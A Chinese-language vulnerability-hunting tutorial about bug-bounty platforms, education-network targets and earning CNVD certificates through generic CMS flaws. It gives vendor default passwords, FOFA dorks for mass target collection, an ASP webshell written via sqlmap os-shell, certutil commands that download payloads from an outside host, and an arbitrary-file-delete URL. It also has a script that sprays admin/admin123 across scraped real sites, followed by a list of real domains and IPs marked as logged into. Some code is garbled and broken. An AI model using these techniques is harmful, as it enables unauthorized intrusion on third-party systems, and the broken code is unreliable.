

SRC

漏洞平台：

补天漏洞响应平台：<https://www.butian.net/>

漏洞银行：<https://www.bugbank.cn/>

阿里云漏洞响应平台：<https://security.alibaba.com/>

i 春秋 SRC 部落：<https://www.ichunqiu.com/src>

腾讯应急响应中心：<https://security.tencent.com/index.php>

教育行业漏洞报告平台：<https://src.sjtu.edu.cn/>

网易、百度等等。

每个平台都有每个平台的特点

0x01 教育漏洞平台挖掘：

1. 规则

1.1 法律法规：

验证出来漏洞就行，不要去看别人的数据，免得要去吃国家饭

1.2 漏洞说明

1.3 评分奖励：

白帽子提交漏洞，可获取一定金币，在礼品中心可以利用金币兑换相关礼品。根据提交的严重程度来判断

严重 9~10 高 7~9 中 4~7 低 0~4

2. 思路：

2.1 手工：特点麻烦，效率不高

2.2 常规检测：

主要使用工具进行探测，一般使用 Xray AWVS 等一些工具进行扫描，再配合某些平台的默认弱口令密码

使用脚本收集带有 edu.cn 的域名，再使用 Xray 批量检测

2.3 定点检测：

TP 代码执行 Shiro 反序列化 fastjson 反序列化等 漏洞利用：网上有利用的代码 批量检测的脚本

2.3.1 最新的漏洞单独开发 可以利用漏洞复现的过程去开发自己的脚本


3. 教育网的特点：

3.1 一般带 edu.cn 结尾的都是教育网的网站


4. 收集信息：

4.1 通过编写 python 爬虫来收集学校信息

4.2 通过 fofa (<https://fofa.so/>) 搜索带关键词的信息 例如: "edu.cn"
"edu.cn" && country="CN"



4.2.1 搜索带使用 jumpserver 的网站 "edu.cn" && "jumpserver"




4.2.3 关于漏洞复现 网上可以搜索到别人搭建好的环境 也可自己搭建环境进行测试

例如 jumpserver 的复现过程:

http://www.360doc.com/content/21/0117/01/28379861_957370394.shtml

4.3. 利用脚本来爬取教育网网站 这步收集的信息可以使用工具批量检测漏洞



```
def fofa_search(search, yeshu):
    proxies = {'http': 'http://tps185.kdlapi.com:15818', 'https': 'http://tps185.kdlapi.com:15818'}
    headers = {
        'user-agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36',
        'cookie': 'fofapro_ars_session=12fc1cc4d926b46d5e4540796c2b4106;result per page=20',
    }
    # ... (rest of the function code) ...
```

Run: fofa.py

D:\Myproject\venv\Scripts\python.exe D:/Myproject/python/day77/fofa.py

第1页:

['https://cx.szns.edu.cn', 'http://cx.szns.edu.cn', 'http://www.yxxyz.net', 'http://lib.hbfu.edu.cn', 'http://www.qinhan-art.cn', 'http://www.ylqipei.com.cn', 'http://www.gancen.cn', 'http://www.yonghe2008.cn', 'http://www.nip8.com.cn', 'http://www.shaohaoofeng.cn', 'http://www.zhongtianpaper168.cn', 'http://jf.wku.edu.cn', 'http://jwc.gztzy.edu.cn', 'http://zsb.gztzy.edu.cn', 'http://cxqx.gztzy.edu.cn', 'http://sx.gztzy.edu.cn', 'http://5l8us.tyqjny.cn', 'http://iud1.u94jj.cn', 'http://e4nu.i09bo.cn', 'http://qsl3o.shuihuili.com.cn', 'http://9q6.bjdssd.cn', 'http://mic.hehuibian.cn', 'http://zp2.6ifq1.cn', 'http://7ww2e.kuyingcn.com.cn']

5. 弱口令

5.1 使用一些品牌的默认弱口令去测试 列举了一些比较大的厂商的默认账号和密码 例如:

juniper 登录地址:https://192.168.1.1 用户名:netscreen 密码:netscreen

Cisco 登录地址:https://192.168.0.1 用户名:admin 密码:cisco

Huawei 登录地址:http://192.168.0.1 用户名:admin 密码:Admin@123

深信服 VPN: 51111 端口 delanrecover

华为 VPN: 账号: root 密码: mduadmin

华为防火墙: admin Admin@123 eudemon

6. 补充

6.1 比如说补天等漏洞平台只能手工的方式来测试, 单一目标。

0x02 CNVD 证书平台挖掘技巧

1. 通用类型漏洞小思路

1.1 通用系统的分类: 开源系统、闭源系统、售卖系统

1.2 目标收集 (fofa 举例):


body="技术支持:"&& title="登录"
title="系统管理"&& body="登录登陆"
Country="CN"&& bodu="js/login.js"&& title = "用户" 等等

这类的方法有个弊端，效率不是很高。我们可以在收集目标的时候利用一些 JavaScript 库进行目标搜索，这类的 JavaScript 库基本上都用于单点登录系统上，例如：

body="jquery/jquery-1.11.1.js"&& country="CN"&& body!="privacy-cn.pl"&&title!="login"



body="jquery.spritley-0.6.js"&& country="CN"



还可以通过 批量搜索 JavaScript 库 组合骚语句 让目标搜索更高效

2 对单点登录系统的未授权漏洞挖掘小思路

2.1

这里主要是对 .net 平台进行思路分享，因为就目前单点登录系统，除了那几家厂商，其他的基本都是 .net 或者 java 开发的抛开其他的不谈，java 开发的是真的难日，就一个登录框，就算挖到了也不一定能未授权(不需要登录的情况下)打进去

在面对一个登录框的时候，我一般会先操起 Burp 爆破一波账号密码，既然是通用，那么肯定就有那么一两个粗心的管理员把账号密码设置为弱口令，如果能弱口令进去，找几个接口挖未授权漏洞都很容易，在这儿需要注意的是登录的时候抓包的问题

就比如这个通用系统，账号密码爆破成功了，账号 admin 密码 admin 第一个为登录包

2.2 js 路径爆破 网上收集 js 文件路径 寻找 js 文件中带有 Ajax 的缓存有百分之八九十都是未授权的 例如: url:"../xxxx/xxxx.ashx" 再构造 pst 数据包将错误的 payload (各种报错 payload:
<https://blog.csdn.net/like98k/article/details/79646512>) 打过去就成功了

通过注入点写文件-->拿 shell-->到最后一步(拿 shell 找接口反编译 dl 白盒渗透)

补充:

tips:

mssql 数据库中文网站路径无法用 echo 写 shell 问题

sqlmap 执行 --os-shell 后用 echo 写 shell

如下最常用的 echo 写 shell

```
echo ^<^%eval request("z")%^>^> E:\1 项目资料  
\E7HRBLL\Report\KaoQin\1.asp
```

cmd 中 sqlmap 将 "E:\1\项目资料\E7HRBLL\Report\KaoQin\1.asp" 这个默认 utf8 编码的路径进行 hex 编码然后传参到 gbk 编码的 mssql 数据库中执行。中文路径会直接乱码，导致无法写 shell。

解决办法:

1 使用 certutil.exe 下载

certutil -urlcache -split -f <http://xss.xiu09.cn/1.exe>

certutil.exe -urlcache -split -f <http://xss.xiu09.cn/1.txt> D:\1.asp

2 使用 sqlmap 自带上传功能 (也是利用 certutil.exe, 但是兼容性更好, 推荐使用)

首先在本机写一个 gbk 编码的 txt, 内容是 echo 写木马

然后 sqlmap 执行

```
-file-write C:\Users\xiu\Desktop\1.txt -file-dest D:\1.bat
```

将本地 1.txt 上传到对方机器 d 盘 1.bat

然后在 os-shell 中执行 1.bat 可以自动将 shell 写到自己想写的路径也可以用于写上线马

3 通过其他端口拿到源码后的简单利用

通过 js/爆破等方法都无法进一步利用，可以 fofa 搜这个通用的系统的其他端口，

4 拿到源码之后要怎么做

4.1 拿到源码之后，第一时间寻找 web.config（详见

<https://www.cnblogs.com/kevin860/p/10958299.html>），看配置文件，有写有数据库的东西跟一下接口



```
<?xml version="1.0" encoding="utf-8"?>
<!-- the root web configuration file -->
<configuration xmlns="http://schemas.microsoft.com/.NetConfiguration/v2.0">
  <!--
    Using a location directive with a missing path attribute
    scopes the configuration to the entire machine.  If used in
    conjunction with allowOverride="false", it can be used to
    prevent configuration from being altered on the machine

    Administrators that want to restrict permissions granted to
    web applications should change the default Trust level and ensure
    that overrides are not allowed
  -->
  <connectionStrings>
    <remove name="LocalSqlServer" />
    <remove name="LocalMySqlServer" />
  </connectionStrings>
  <location allowOverride="true">
    <system.web>
      <securityPolicy>
        <trustLevel name="Full" policyFile="internal" />
        <trustLevel name="High" policyFile="web_hightrust.config" />
        <trustLevel name="Medium" policyFile="web_mediumtrust.config" />
        <trustLevel name="Low" policyFile="web_lowtrust.config" />
        <trustLevel name="Minimal" policyFile="web_minimaltrust.config" />
      </securityPolicy>
    </system.web>
  </location>
  <trustLevel name="Full" policyFile="internal" />
</configuration>
```

接下来就寻找 asmx 结尾的文件

asmx 是什么？


asmx 是 WEB 服务文件

asmx.cs 里有相关代码

属于 B/S 形式，用 SOAP 方式 HTTP 访问，用 XML 返回

可以返回基础类型和 PUBLIC 结构类型。

在 C/S 结构中经常用到



EventAddService

支持下列操作。有关正式定义，请查看服务说明。

- [HelloWorld](#)
- [QzjbSaveEvent](#)
- [WmSaveEvent](#)

此 Web 服务使用 <http://tempuri.org/> 作为默认命名空间。

建议：公开 XML Web services 之前，请更改默认命名空间。

每个 XML Web services 都需要一个唯一的命名空间，以便客户端应用程序能够将它与 Web 上的其他服务区分开。<http://tempuri.org/> 可用于处于开发阶段的 XML Web services，而已发布的 XML Web services 应使用更为永久的命名空间。

应使用您控制的命名空间来标识 XML Web services，例如，可以使用公司的 Internet 域名作为命名空间的一部分。尽管有许多 XML Web services 命名空间看似 URL，但它们不必指向 Web 上的实际资源。(XML Web services 命名空间为 URI。)

使用 ASP.NET 创建 XML Web services 时，可以使用 WebService 特性的 Namespace 属性更改默认命名空间。WebService 特性适用于包含 XML Web services 方法的类。下面的代码实例将命名空间设置为“<http://microsoft.com/webservices/>”：

```
C#
[WebService(Namespace="http://microsoft.com/webservices/")]
public class MyWebService {
    // 实现
}

Visual Basic
<WebService(Namespace="http://microsoft.com/webservices/")> Public Class MyWebService
    ' 实现
End Class

C++
[WebService(Namespace="http://microsoft.com/webservices/")]
public ref class MyWebService {
    // 实现
};
```

有关 XML 命名空间的更多信息，请参阅 [Namespaces in XML \(XML 命名空间\)](#) 上的 W3C 建议。

有关 WSDL 的更多信息，请参阅 [WSDL Specification \(WSDL 规范\)](#)。

有关 URI 的更多信息，请参阅 [RFC 2396](#)。

soap 最容易出现什么漏洞

注入 上传 各种信息泄露等等

最简单的办法，发现 soap 直接丢到 sqlmap 百分之八十出注入

4.2 寻找 ashx 结尾的文件

ashx 是 sapx 的众多组件之一，也是 .net 的扩展名之一

我们也可以把 ashx 理解成各种方法

通过 Class 类找到对应的 dll 文件，拖到 dnspy 反编译

比如说 upload.ashx
找到对应的 dll 文件拖到 dnspy 反编译

使用 action 来调用方法

并且 upload.ashx 有多达 30 多个方法，然而程序员将只调用了几个有拦截的文件上传接口，这些没拦截的任意文件上传和任意文件删除方法不通过反编译是挖掘不了的

任意文件删除方法

http://xxxxxx0xxx/Ajax/upload.ashx?
action=deleteBackground&nameD:/FumaBS_New/1.txt

思路：

1. 爆破 js 寻找有没有 asmx 的文件
 2. 目录遍历 寻找 soap 接口 一般有目录遍历有百分之八十是能找到 soap 接口
- 补充：利用反编译寻找其他的方法，.net 可以扫备份文件

0x03 SRC 挖掘-拿下 CNVD 证书

3.1

条件：

通用性 100+ip 部署该系统 公司注册资产超 5000w

分类：开源 闭源 售卖

开源：代码审计 自动扫描

闭源：尝试性获取源码 无源码下 js 接口测试 常规类黑盒安全测试

售卖：尝试性获取源码 无源码下 js 接口测试 常规类黑盒安全测试

技术：代码审计 影响查找

代码审计：PHP .net Java

影响查找：黑暗引擎 白白引擎

3.2 如何寻找上述三类系统并进行安全测试

开源：各大源码站进行下载代码审计

闭源：fofa 搜索尝试获取源码审计或黑盒测试

售卖：套路社工获取源码或购买源码审计或黑盒测试

确定无源码的情况下，课利用 js 文件（详见

https://blog.csdn.net/weixin_40418457/article/details/116451794）寻找测试接口

3.2 如果挑选最简单的入手

目前 Java 的开发难度最大，py 的项目较少，挑 php，aspx 入手

其中 PHP 代码清晰明了，前面也讲了，aspx 涉及反编译代码后审计

```
body="DM-static/assets/jquery.js,""admindm-yourname"
```

```
app="网校登录系统"-jsfinder
```

<https://123.57.65.252/student/#/Login>

补充：技术点 1：各种语言代码审计，无源码除常规安全测试外 js 下的测试口等

0x04 演示


5.1 开源

下载源码 (<http://down.chinaz.com/soft/37361.htm>)

关键词 (../admindm-yourname/g.php or /login.php) fofa 搜索影响范围 大于 100+ 可以有证书



```
"login.php"&&"CN"&&country="CN"
```



搭建网站 (<https://www.xp.cn/download.html>)

先安装再挖，不然就会问题

首先把文件下载完成 打开安装（这边用的是 2018 版本的）

安装数据库文件 其他选项菜单 > MySQL 工具 > MySQL 命令行 默认密码是 root

创建数据库 create database cnvddm;

选择数据库 mysql -uroot -proot

```
D:\phpstudy\PHPTutorial\MySQL\bin>mysql -uroot -proot
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 17
Server version: 5.5.53 MySQL Community Server (GPL)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

使用数据库 use cnvddm;

```
mysql> use cnvddm;
Database changed
mysql> show tables;
Empty set (0.00 sec)
```

导入数据库 source D:\\phpstudy_pro\\WWW\\cnvd88\\import.sql

```
Query OK, 10 rows affected (0.04 sec)
Records: 10  Duplicates: 0  Warnings: 0

Query OK, 9 rows affected (0.04 sec)
Records: 9  Duplicates: 0  Warnings: 0

Query OK, 17 rows affected (0.03 sec)
Records: 17  Duplicates: 0  Warnings: 0

Query OK, 1 row affected (0.04 sec)
Records: 1  Duplicates: 0  Warnings: 0

Query OK, 3 rows affected (0.03 sec)
Records: 3  Duplicates: 0  Warnings: 0

Query OK, 0 rows affected (0.00 sec)

Query OK, 0 rows affected (0.00 sec)

Query OK, 0 rows affected (0.00 sec)

Query OK, 0 rows affected (0.00 sec)
```

查看导入数据 show table;

```
mysql> show tables;
```

Tables_in_cnvddm
zzz_album
zzz_alias
zzz_auth
zzz_authaddress
zzz_authcart
zzz_authcheckout
zzz_authnode
zzz_authorder
zzz_block
zzz_blockgroup
zzz_cate
zzz_column
zzz_comment
zzz_field
zzz_fieldoption
zzz_fieldvalue
zzz_imgfj
zzz_lang
zzz_layout
zzz_menu
zzz_music
zzz_node
zzz_nodelangrel
zzz_nodetext
zzz_page
zzz_region
zzz_style
zzz_tag
zzz_tagnode
zzz_user
zzz_video

将配置配置完成即可安装成功



但是安装的过程中没有涉及到账号密码的创建 默认的账号密码还是 admin
admin123

后台网址: ../admindm-yourname/g.php

用户名:admin 密码: admin123

关于系统的更多的特点, 可能通过教程来了解, 大多数教程都配有视频。

(程序本身不足3M, 但是源码里包括演示用的图片, 随着演示效果的增加, 图片也越来越多。但程序本身并不大。)

使用脚本爬取 fofa 的批量目标

```
print('第'+str(page)+'页: ')
print(result_ip)
result_ip = '\n'.join(result_ip)
with open(r'cnvd_dmcms.txt', "a+") as f:
    f.write(result_ip+"\n")
    f.close()
    time.sleep(1)
except Exception as e:
    time.sleep(1)
    print('网站请求失败!')
    pass

if __name__ == '__main__':
    fofa_search('adminm-yourname' && country="CN", 20)
    poc_check()
```


爬取到的地址 再使用脚本进行密码猜解

```
156 http://111.229.30.213
157 http://139.9.82.23
158 http://47.94.128.164
159 http://182.61.149.247
160 http://106.54.25.248
161 https://adinfo.com.cn
162 https://boy.louxia18.com
163 http://sitehome3.ke.demososo.com
164 https://106.52.18.227
165 http://blockapi.demo.demososo.com
166 http://144.48.240.181
167 http://121.36.209.129
168 http://113.119.186.234:83
169 http://113.119.186.91:83
170 http://113.119.26.158:83
171 http://113.119.27.140:83
172 http://121.8.34.150:88
173 https://120.77.200.173
174 http://113.119.27.174:83
175 http://113.119.26.22:83
176 http://101.132.111.71
```

Normal text file

通过脚本批量检测后台账号密码

```
1.py x
import requests

def check_login():
    data={
        'user':'admin'
        'password':'admin123'
    }

for url in open('dmcms.txt'):
    url=url.replace('\n','')
    url=url+'/admindm-yourname/g.php/mode'

    urls = url + ' / adminbm-vourname/mod_common/login.php?act=login'
    try:
        result = requests.post(urls, data = data).content.decode(' utf-8 ')
        共print(result)
    if 'sorry ' in result:
```

爬取到账号密码 admin admin123 的后台地址

```
http://www.yesbbt.com|no
http://www.zgmryq.cn|ok
http://www.huaduzhan.cn|no
http://www.huaduwz.cn|no
http://www.gdtkc.cn|no
https://www.adinfo.com.cn|ok
http://www.run7.cc|no
http://run7.cc|no
http://39.104.136.232|ok
http://mz.xiewuyang.com|ok
http://www.loringtec.com|ok
http://139.196.140.98|ok
http://39.106.108.8|ok
http://193.112.252.245|ok
http://39.100.49.98|ok
http://php.zxphp.cn|ok
```

可以通过 js 文件在 fofa 寻找模板 满足通用 100+的条件

